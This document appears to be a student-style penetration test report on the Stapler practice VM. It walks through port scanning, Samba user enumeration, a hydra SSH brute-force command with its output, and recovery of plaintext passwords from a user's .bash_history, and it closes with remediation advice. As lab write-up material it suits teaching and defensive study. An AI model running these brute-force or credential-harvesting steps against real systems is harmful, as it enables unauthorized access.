Penetration Test Report

Stapler

May 22, 2018

Game Changer Services, LLC

2249 Bird Spring Lane
Houston, TX 77014
United States of America

Tel: 1-555-555-5555
Fax: 1-999-999-9999
Email: info@gamechangerservices.com

Table of Contents

Executive Summary

Game Changer Services LLC was contracted by Stapler to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Stapler with the goals of:

- Identifying if a remote attacker could penetrate Stapler's defenses
- Determining the impact of a security breach on confidentiality of the company's private data

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the signed Scope of Work and with all tests and actions being conducted under controlled conditions in compliance with pentester university standards.

Summary of Results

Initial reconnaissance of the Stapler network resulted in the discovery of a misconfigured linux system with easily-accessible, confidential information. The results provided us with a listing of specific ports and services to target for this assessment. Further examination of these targeted ports revealed a list of unsecured and exploitable system services used within the Stapler network.

With a range of targetable system services in hand, our team decided to further examine Hacker's "open" services, mainly the FTP, SSH, HTTP, and NetBIOS servers. Through enumerating these servers, out team was able to find a list of users (potential targets) that had access to the system.

Upon creating a list of these users, our team then attempted to find possible password credentials to these usernames using brute-force techniques. Further examination revealed the password credential to the username "SHayslett". Upon finding the password to this username, our team gained interactive (non-administrative) access to the underlying Stapler system through the SSH service.

With interactive access to the Stapler system, our team then enumerated SHayslett's account, including all the other user accounts that it had access to. Further examination of these accounts revealed to us the password credentials of JKanode, as well as the user "Peter", due to an uncleared bash.history of JKanode's account. Upon gaining these password credentials, our team then logged into both accounts.

When our team logged into Peter's account, we were given full administrative control of the Linux Active Directory Infrastructure. This also gave our team access to previously inaccessible, sensitive business information (including a flag.txt file) that could leave a catastrophic impact in the hands of a malicious attacker.

Attack Narrative

Remote System Discovery

For the purposes of this assessment, Stapler provided minimal information before the test. The intent was to closely simulate an adversary without any internal information.

In an attempt to identify the potential attack surface, we examined the addresses of the local machine(Figure 1).

```
10.0.2.14       08:00:27:53:8d:e8      1      60  PCS Systemtechnik GmbH
```

Figure 1 - Information gathering for Stapler reveals the machine ip and mac address.

This system was then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack. We found that Stapler was running 8 software services over open and unsecured "ports". This provided us with a listing of services and software versions, which could be used to further target the organization. (Figure 2)

```
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open   domain      dnsmasq 2.75
80/tcp    open   http        PHP cli server 5.5 or later
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open   doom?
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
```

Figure 2 - Information gathering for Stapler reveals open ports & services.

With a list of services running on your system handy, our team researched each one, attempting to find ways into those services that criminal Stapler might abuse. Upon our research, we found that Stapler was running an unsecured and open share (Kathy) service (shown below).

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED

[+] Attempting to map shares on 10.0.2.14
//10.0.2.14/print$       Mapping: DENIED, Listing: N/A
//10.0.2.14/kathy        Mapping: OK, Listing: OK
//10.0.2.14/tmp Mapping: OK, Listing: OK
//10.0.2.14/IPC$         [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Figure 3 – Information gathering for Stapler reveals a "Kathy" share.

Further enumeration of the Stapler system revealed to us a listing of users who possess access to the Stapler system. In the following screenshot, our team demonstrates the list of users revealed. Our team then recorded these usernames as possible targets.

```
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
```

Figure 4 – Information gathering for Stapler reveals a list of users to target.

Upon recording the usernames mentioned above, our team then used brute-force techniques to gain the password credentials of any of the users. After many unsuccessful attempts, our team was able to find the password credentials of the user “SHayslett”. In the following screenshot, our team demonstrates how they were able to gain those credentials.

```
gamechanger@kali:~/Desktop/stapler$ hydra -L users.txt -e nsr 10.0.2.14 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-24 12:45:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 105 login tries (l:35/p:3), ~7 tries per task
[DATA] attacking ssh://10.0.2.14:22/
[22][ssh] host: 10.0.2.14   login: SHayslett   password: SHayslett
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-24 12:46:01
```

Figure 5 - Information gathering for Stapler reveals the password credential of SHayslett.

Upon gaining the potential password to the user SHayslett, our team then demonstrated a successful login into the SHayslett account through the SSH service.

```
gamechanger@kali:~/Desktop/stapler$ ssh SHayslett@10.0.2.14
---------------------------------------------------------------
~          Barry, don't forget to put a message here          ~
---------------------------------------------------------------
SHayslett@10.0.2.14's password:
Welcome back!
```

Figure 6 - Gaining Access - Successful login into SHayslett.

In the following two screenshots, our team demonstrates further enumeration into the SHayslett account. Further examination revealed to us that SHayslett had access to many other user accounts within the system (shown in figure 7). After much time spent examining the other accounts on the Stapler system, our team was able to find the password of the JKanode and Peter usernames (figure 8). These credentials were gained by looking through an uncleared .bash_history file on the JKanode account.

```
SHayslett@red:~$ cd /home
SHayslett@red:/home$ ls
AParnell  Drew      elly        jamie  JKanode  LSolum   mel     peter       SHAY       Taylor
CCeaser   DSwanger  ETollefson  JBare  JLipps   LSolum2  MFrei   RNunemaker  SHayslett  www
CJoo      Eeth      IChadwick   jess   kai      MBassin  NATHAN  Sam         SStroud    zoe
SHayslett@red:/home$ ls -arl
total 128
drwxr-xr-x  2 zoe        zoe        4096 Jun  5  2016 zoe
drwxrwxrwx  2 www        www        4096 Jun  5  2016 www
drwxr-xr-x  2 Taylor     Taylor     4096 Jun  5  2016 Taylor
drwxr-xr-x  2 SStroud    SStroud    4096 Jun  5  2016 SStroud
drwxr-xr-x  3 SHayslett  SHayslett  4096 May 24 14:39 SHayslett
drwxr-xr-x  2 SHAY       SHAY       4096 Jun  5  2016 SHAY
drwxr-xr-x  2 Sam        Sam        4096 Jun  5  2016 Sam
drwxr-xr-x  2 RNunemaker RNunemaker 4096 Jun  5  2016 RNunemaker
drwxr-xr-x  3 peter      peter      4096 Jun  3  2016 peter
drwxr-xr-x  2 NATHAN     NATHAN     4096 Jun  5  2016 NATHAN
drwxr-xr-x  2 MFrei      MFrei      4096 Jun  5  2016 MFrei
drwxr-xr-x  2 mel        mel        4096 Jun  5  2016 mel
drwxr-xr-x  2 MBassin    MBassin    4096 Jun  5  2016 MBassin
drwxr-xr-x  2 LSolum2    LSolum2    4096 Jun  5  2016 LSolum2
drwxr-xr-x  2 LSolum     LSolum     4096 Jun  5  2016 LSolum
drwxr-xr-x  2 kai        kai        4096 Jun  5  2016 kai
drwxr-xr-x  2 JLipps     JLipps     4096 Jun  5  2016 JLipps
drwxr-xr-x  2 JKanode    JKanode    4096 Jun  5  2016 JKanode
drwxr-xr-x  2 jess       jess       4096 Jun  5  2016 jess
drwxr-xr-x  2 JBare      JBare      4096 Jun  5  2016 JBare
drwxr-xr-x  2 jamie      jamie      4096 Jun  5  2016 jamie
drwxr-xr-x  2 IChadwick  IChadwick  4096 Jun  5  2016 IChadwick
```

Figure 7 – Information gathering for Stapler reveals the list of users SHayslett has access to

```
SHayslett@red:/home$ cd JKanode/
SHayslett@red:/home/JKanode$ ls -arl
total 24
-rw-r--r--  1 JKanode JKanode  675 Sep  1  2015 .profile
-rw-r--r--  1 JKanode JKanode 3771 Sep  1  2015 .bashrc
-rw-r--r--  1 JKanode JKanode  220 Sep  1  2015 .bash_logout
-rw-r--r--  1 JKanode JKanode  167 Jun  5  2016 .bash_history
drwxr-xr-x 32 root    root    4096 Jun  4  2016 ..
drwxr-xr-x  2 JKanode JKanode 4096 Jun  5  2016 .
SHayslett@red:/home/JKanode$ cat .bash_history
id
whoami
ls -lah
pwd
ps aux
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
top
kill -9 3747
exit
```

Figure 8 – Information gathering of JKanode user reveals the credentials of JKanode & Peter.

Administrative Privilege Escalation & Obtaining Root Access

After logging into the JKanode user which didn't give our team administrative access over the Stapler system, our team then decided to target the user, "Peter". In the following screenshot, our team demonstrates a successful login into the Peter account through the SSH service.



Figure 9 - Gaining access into the Stapler system through Peter.

Through logging into Peter, our team was given full administrative (root) access over the Stapler system. This gave our team access to previously inaccessible confidential and sensitive business information. In the following screenshot, our team demonstrates how they were able to navigate to a flag.txt file hosted on the Peter account of the Stapler system.



Figure 10 – Maintaining Access – navigating to the flag.txt file through Peter.

Conclusion

Stapler suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on Stapler operations if a malicious party had exploited them. Current procedures concerning open and unsecured services will not be adequate in the future to mitigate incoming attacks.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate Stapler's defenses
- Determining the impact of a security breach on:
    - Confidentiality of the company's information
    - Internal infrastructure and availability of Stapler's information systems

These goals of the penetration test were met. A targeted attack against Stapler can result in a complete compromise of organizational assets. Multiple issues were leveraged, resulting in a total compromise of the Stapler's information systems. It is important to note that this collapse of the entire Stapler security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels.

Appropriate efforts should be undertaken to better secure Stapler's network. Our final recommendations include closing and hiding (through port knocking) service ports that are not necessary to the daily operations of Stapler. We also recommend that your organization implement stronger security policies – specifically for the maintenance and safe-keeping of employee credentials. If at all possible, do not save any credentials, encrypted or not, within the realm of your network.

We also recommend that your system administrator frequently clear the .bash_history of each of your system users. Our last recommendation includes updating all services within the system's operating system, so that known exploitations of those outdate services become obsolete.